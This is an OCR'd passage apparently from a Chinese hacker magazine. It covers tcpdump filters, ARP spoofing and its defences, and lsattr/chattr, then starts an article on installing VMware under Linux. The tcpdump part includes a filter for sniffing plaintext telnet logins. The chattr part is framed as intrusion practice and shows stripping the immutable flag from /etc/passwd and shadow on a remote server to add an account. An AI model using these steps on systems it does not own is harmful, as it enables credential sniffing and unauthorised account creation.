文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ifconfig -a
eth0      Link encap:以太网  硬件地址 00:23:54:67:09:3d
          inet 地址:222.27.54.70  广播:222.27.54.255  掩码:255.255.255.0
          inet6 地址: fe80::223:54ff:fe67:93d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:33678 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:5507 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:3302735 (3.3 MB)  发送字节:615441 (615.4 KB)
          中断:16

lo        Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:0
          接收字节:0 (0.0 B)  发送字节:0 (0.0 B)

pan0      Link encap:以太网  硬件地址 9a:52:df:f7:75:81
          BROADCAST MULTICAST  MTU:1500 跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:0 错误:0 丢弃:0 过载:0 载波:0
```

图1

1、监视发向本机网卡eth0的icmp包：**tcpdump —i eth0 icmp**

我们熟知的ping命令和路由跟踪都用到了icmp包。

2、监视tcp目的端口为23的整包数据，以16进制形式显示：**tcpdump tcp dst port 23 —X —s 0**

23端口是telnet的端口，而且telnet的口令验证是明文的。

3、截获222.27.54.119的主机收到的和发出的所有的数据包：**#tcpdump host 222.27.54.119**

4、截获主机222.27.54.119和主机125.223.144.87或125.223.144.43的通信，使用命令：**#tcpdump host 222.27.54.119 and \ (125.223.144.87 or 125.223.144.43 \)**

5、获取主机222.27.54.119除了和主机125.223.144.87之外的所有主机通信的IP包，使用命令：**#tcpdump ip host 222.27.54.119 and ! 125.223.144.87**

6、获取主机222.27.54.119接收或发出的telnet（23号端口）包，使用如下命令：**#tcpdump tcp port 23 host 222.27.54.119**

7、对本机的udp123端口进行监视，123为ntp的服务端口：**#tcpdump udp port 123**

8、系统将只对名为hostname的主机的通信数据包进行监视，主机名可以是本地主机，也可以是网络上的任何一台计算机。下面的命令可以读取主机hostname发送的所有数据：**#tcpdump —i eth0 src host hostname**

9、下面的命令可以监视所有送到主机hostname的数据包：**#tcpdump —i eth0 dst host hostname**

10、监视通过指定网关的数据包：**#tcpdump —i eth0 gateway Gatewayname**

11、监视指定端口的TCP或UDP数据包，执行以下命令：**#tcpdump —i eth0 host hostname and port 80**

执行上述命令后，就会在回显中看到类似wireshark的那些数据包，而且都是以另一种方式列出来的，就像是人和人在对话一般，比较容易理解。在上期杂志中，我们介绍了网络数据包的分析，所以这里就不在赘述了，tcpdump和wireshark的数据包分析基本没什么区别，如果你已经熟练的掌握的上节课所讲解的内容，那么对于tcpdump，需要记住的就是上面那些参数以及这些示例。

不过，tcpdump是命令行下的工具，捕获的数据包并不容易查找，不像wireshark，可以很方便的从回显GUI界面中获取信息。所以，在用到tcpdump分析网络数据的时候，需要进行重定向。

大家可以把重定向简单的理解为将命令行中的回显信息输出到一个文本文件当中，以方便在文本中分析。方法就是在命令后加上一个“> 文本名称”，比如我们用tcpdump捕获整个网络中的数据，对于我这台计算机所在的网络中，这个数据量是非

常大的，“su root”后执行命令“tcpdump > test.txt”。这时候，屏幕上就不会有tcpdump的回显了，如图2，而会在当前目录下多出一个“test.txt”，打开这个文件，可以看到本应在终端中出现的回显信息，如图3。这样做的好处是方便查找回显中的信息。




图2




图3

说到网络数据，不得不提的就是局域网中兴风作浪的ARP攻击，那么什么是ARP攻击呢，ARP攻击中的ARP又是什么呢？地址解析协议（Address Resolution Protocol，简称ARP），通过遵循该协议，只要我们知道了某台电脑的IP地址，也就可以知道其物理地址。在TCP/IP网络环境下，每个主机都分配了一个32位的IP地址，这种互联网地址是在网际范围标识主机的一种逻辑地址。为了让报文在物理网路上传送，必须知道对方目的主机的物理地址。这样就存在把IP地址变换成物理地址的地址转换问题。我们以以太网环境为例，为了正确的向目的主机传送报文，必须把目的主机的32位IP地址转换成为48位以太网的地址，这就需要在互连层有一组服务将IP地址转换为相应物理地址，这组协议就是ARP协议。

我们如何查看ARP缓存表呢？ARP缓存表是可以查看，也可以添加和修改的，在命令提示符下，输入“arp -a”就可以查看到ARP缓存表中的内容了，使用“arp -d”命令可以删除ARP表中所有的内容，使用“arp -d +空格+ <指定ip地址>”可以删除指定ip所在行的内容，使用“arp -s”可以手动在ARP表中指定IP地址与MAC地址的对应，类型为static（静态），此项存在硬盘中，而不是缓存表，计算机重新启动后仍然存在，且遵循静态优于动态的原则，所以这个设置不对，可能导致无法上网。

三、ARP欺骗

其实，此起彼伏的瞬间掉线或大面积的断网大都是ARP欺骗在作怪，ARP欺骗攻击已经成为了破坏网吧经营的罪魁祸首，是网吧老板和网管员的心腹大患。

从影响网络连接通畅的方式来看，ARP欺骗分为二种，一种是对路由器ARP表的欺骗，另一种是对内网PC的网关欺骗。第一种ARP欺骗的原理就是截获网关数据，它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常PC无法收到信息。第二种ARP欺骗的原理是伪造网关，它的原理是建立假网关，让被它欺骗的PC向假网关发数据，而不是通过正常的路由器途径上网。在PC看来，就是上不了网，“网络掉线了”。

一般来说，ARP欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。有些网管员对此不甚了解，出现故障时，认为PC没有问题，交换机也没有掉线的“本事”，电信也不承认宽带故障，而且如果第一种ARP欺骗发生时，只要重启路由器，网络就能全面恢复，那么问题就一定是出在路由器上。为此，宽带路由器背了不少“黑锅”。

作为网吧路由器的厂家，对防范ARP欺骗不得已做了不少份内、份外的工作，一、在宽带路由器中把所有PC的IP-MAC输入到一个静态表中，这叫路由器IP-MAC绑定。二、力劝网管员在内网所有PC上设置网关的静态ARP信息，这叫PC机IP-MAC绑定。一般厂家要求两个工作都要做，称其为IP-MAC双向绑定。

在Windows平台下，优秀的ARP防火墙有很多，最为常见的就是360的ARP防火墙了。那么在ubuntu中，有没有类似的防火墙呢？答案是肯定的。在ubuntu中有一个安装起来非常简单的“shadaARP防火墙”，只需要运行DEB安装包就可以很方便的把shadaARP防火墙安装在ubuntu中了，其界面如图4所示。这款防火墙因为是GUI程序，因此使用起来和大家在Windows下使用的防火墙操作无异，这里就不在赘述了。




图4

今天一反常态，把Linux的命令放在后面来介绍，这样做主要是为了吸引大家的眼球，因为很多读者觉得Linux命令实在是枯燥，但是我们也必须掌握。本节，我将给大家介绍在入侵过程中经常用到的两条命令：lsattr、chattr。

lsattr属性显示指令

lsattr可以改变文件属性，显示文件在Linux第二扩展文件系统（E2fs）上的特有属性，主要提供给root用户使用。

语法如下：lsattr [-adlRvV] [文件或目录]

参数说明：

-a：显示所有文件和目录，包括名称以“.”开头的额外内建，现行目录与上层目录

-d：显示目录名称，而非其他内容

-V：显示版本信息

-v：显示文件或者目录版本

chattr属性设置指令

chattr可以改变文件属性，修改文件在Linux第二扩展文件系统（E2fs）上的特有属性，主要提供给root用户使用。

语法如下：chattr [-RV] [-+=AacdDijsSu] [-v version] 文件或目录

参数说明：

-<属性>：开启文件或目录的<属性>


-<属性>：关闭文件或目录的<属性>

=<属性>：指定文件或目录的<属性>

在入侵过程中最常用到的属性就是“i”，“i”表示不能任意改动文件或者目录。

下面来实际使用一下这两条命令，首先用roo用户打开终端，本文就以教主的服务器来做一个实际的演示。我已经使用root帐户登录到了教主的服务器上，如图5。下面用命令“useradd”来添加一个用户，返回如下信息：

```
[root@localhost ~]# useradd jilianghou
useradd: unable to open password file
[root@localhost ~]#
```




```
root@localhost
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ssh root@www.54nb.net
root@www.54nb.net's password:
Last login: Sat Jun 13 22:01:05 2009 from 59.50.215.63
[root@localhost ~]#
```

图5


回显上说不能打开password文件，那么我们就用lsattr来查看一下passwd文件是不是有对应属性。执行命令“lsattr /etc/passwd”，如图6，在图中可以看出/etc/passwd文件有一个“i”属性，具有这个属性的文件我们是不能直接进行修改的，所以必须使用chattr命令将“i”属性去掉，用到的命令就是“chattr -i /etc/passwd”。执行命令后，再使用lsattr命令查看一下/etc/passwd文件的属性，如图7。这时候再执行命令“useradd”看看：

```
[root@localhost ~]# useradd jilianghou
useradd: cannot open shadow password file
[root@localhost ~]#
```



```
root@localhost
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ssh root@www.54nb.net
root@www.54nb.net's password:
Last login: Sat Jun 13 22:01:05 2009 from 59.50.215.63
[root@localhost ~]# useradd jilianghou
useradd: unable to open password file
[root@localhost ~]#
[root@localhost ~]# lsattr /etc/passwd
----i-------- /etc/passwd
[root@localhost ~]#
```

图6



```
root@localhost
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ssh root@www.54nb.net
root@www.54nb.net's password:
Last login: Sat Jun 13 22:01:05 2009 from 59.50.215.63
[root@localhost ~]# useradd jilianghou
useradd: unable to open password file
[root@localhost ~]#
[root@localhost ~]# lsattr /etc/passwd
----i-------- /etc/passwd
[root@localhost ~]# chattr -i /etc/passwd
[root@localhost ~]# lsattr /etc/passwd
------------- /etc/passwd
[root@localhost ~]#
```

图7

这次出现的回显，表示shadow文件也被设定了“i”属性，使用同样的方法去掉这个文件的“i”属性，并且按照提示去掉添加用户过程中的所有具有“i”属性的文件属性，最后就可以添加用户了。去除这些文件的“i”属性的方法都一样，这里就不再赘述。

加完用户后最好把“i”属性重新添加给刚才的这些文件，执行命令“chattr +i /etc/passwd”就可以给“/etc/passwd”添加“i”属性，以上操作的回显如下：

```
jilianghou@jilianghou-laptop:~$ ssh root@www.54nb.net
root@www.54nb.net's password:
Last login: Sat Jun 13 22:01:05 2009 from 59.50.215.63
[root@localhost ~]# useradd jilianghou
useradd: unable to open password file
[root@localhost ~]#
[root@localhost ~]# lsattr /etc/passwd
----i--------- /etc/passwd
[root@localhost ~]# chattr -i /etc/passwd
[root@localhost ~]# lsattr /etc/passwd
-------------- /etc/passwd
[root@localhost ~]# useradd jilianghou
useradd: cannot open shadow password file
[root@localhost ~]# chattr +i /etc/passwd
[root@localhost ~]# lsattr /etc/passwd
----i--------- /etc/passwd
[root@localhost ~]#
```

今天介绍的内容比较多，希望小菜们能自己操作一下，这样才能更快的进步。

在Linux下来使用虚拟机

姬良

文章难易度：★★★★
文章阅读点：教大家如何在Linux中安装VMware-Workstation和VirtualBox虚拟机，Linux下文件定位命令的使用

在Windows系统中我们可以安装一个或多个虚拟机，通过虚拟机来完成很多不方便在真实系统下进行的工作，比如测试病毒、免杀测试等。在虚拟机中进行的任何更改都不会影响到我们真实的操作系统。对于一个长期工作在Linux系统下的人，如果要使用网上银行（大多数网上银行只支持IE内核浏览器），或者测试一些Windows下的程序以及一些网络相关的服务等，都需要重启计算机并进入Windows系统下，但是很多人的电脑中却又只安装了一个操作系统，那就是Linux。况且，如果每次遇到类似问题都需要重启计算机的话，也实在是太麻烦。那么如何解决这一问题呢？最好的解决方法就是在系统中安装虚拟机，然后在虚拟机上再安装我们需要的操作系统。

那么，在Linux系统下都有哪些虚拟机软件呢，这些软件又该如何安装并使用呢？大家都知道，在Windows系统下，有三个主流的虚拟机软件，分别是VMware、VirtualBox和VPC。其中VPC是微软开发的，没有Linux版本；VMware功能强大，有很多版本，每个版本都有Linux版本；VirtualBox是开源的虚拟机软件，体积很小，最新的版本为3.0.2正式版，同VMware一样，VirtualBox也有多平台版本。本文我将分别给大家介绍VMware和VirtualBox在Ubuntu上的安装以及简单的配置和文件定位命令。

一、安装VMware—Workstation

到VMware官方网站下载VMware—Workstation—6.5.2—156735.i386.bundle，这是目前最新的版本。将文件保存到本地，在终端中进入VMware—Workstation所在目录，然后执行命令**sudo ./VMware—Workstation—6.5.2—156735.i386.bundle**，然后输入一个密码，VMware安装包就开始解压缩了。

解压完毕后，就会出现VMware的安装协议界面了，我们选择“I agree”，然后点击“Next”按钮，就出现了如图1所示的窗口，这里随便选择一个目录即可，对于叉子们来说，这是一处用不到的选项。继续点击“Next”按钮，之后会出现一个没有任何选项的窗口，再点击“Next”就会进行真正意义上的安装了，如图2。




图1

